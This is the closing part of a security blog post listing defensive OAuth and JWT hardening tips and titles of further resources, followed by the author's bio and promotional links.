* Require additional approval for risky scopes.
* Make sure to keep libraries and software up to date.
* Avoid writing your own JWT parser.
* After changing a password, review trusted apps.
* Limit offline access.
* Expire JWTs within an hour.
* Ensure scopes limit access but do not grant additional access.
* Limit the number of URLs in the audience (aud).
* Disable unneeded flows.
* Make sure client ID, secret are not predictable.
* Send the redirect_uri through the back channel as well and validate it.
OAuth Resources:
Grant Types:
Hacking OpenID Connect and OAuth 2.0:
Implicit Flow:
PKCE:
OAuth vulnerabilities
Device Code Flow
OWASP
JWTs in Burp
Burp OAuth Labs
Burp JWT Labs
Flaws in JWT libraries
How to prevent vulnerabilities

Current best practices for OAuth:
Follow for updates.
Teri Radichel | © 2nd Sight Lab 2025
About Teri Radichel:
~~~~~~~~~~~~~~~~~~~~
⭐️ Author: Cybersecurity Books
⭐️ Presentations: Presentations by Teri Radichel
⭐️ Recognition: SANS Award, AWS Security Hero, IANS Faculty
⭐️ Certifications: SANS ~ GSE 240
⭐️ Education: BA Business, Master of Software Engineering, Master of Infosec
⭐️ Company: Penetration Tests, Assessments, Phone Consulting ~ 2nd Sight Lab
Need Help With Cybersecurity, Cloud, or Application Security?
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
🔒 Request a penetration test or security assessment
🔒 Schedule a consulting call
Follow for more stories like this:
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
❤️ Sign Up my Medium Email List
❤️ Twitter: @teriradichel
❤️ LinkedIn: https://www.linkedin.com/in/teriradichel
❤️ Mastodon: @teriradichel@infosec.exchange
❤️ Facebook: 2nd Sight Lab
❤️ YouTube: @2ndsightlab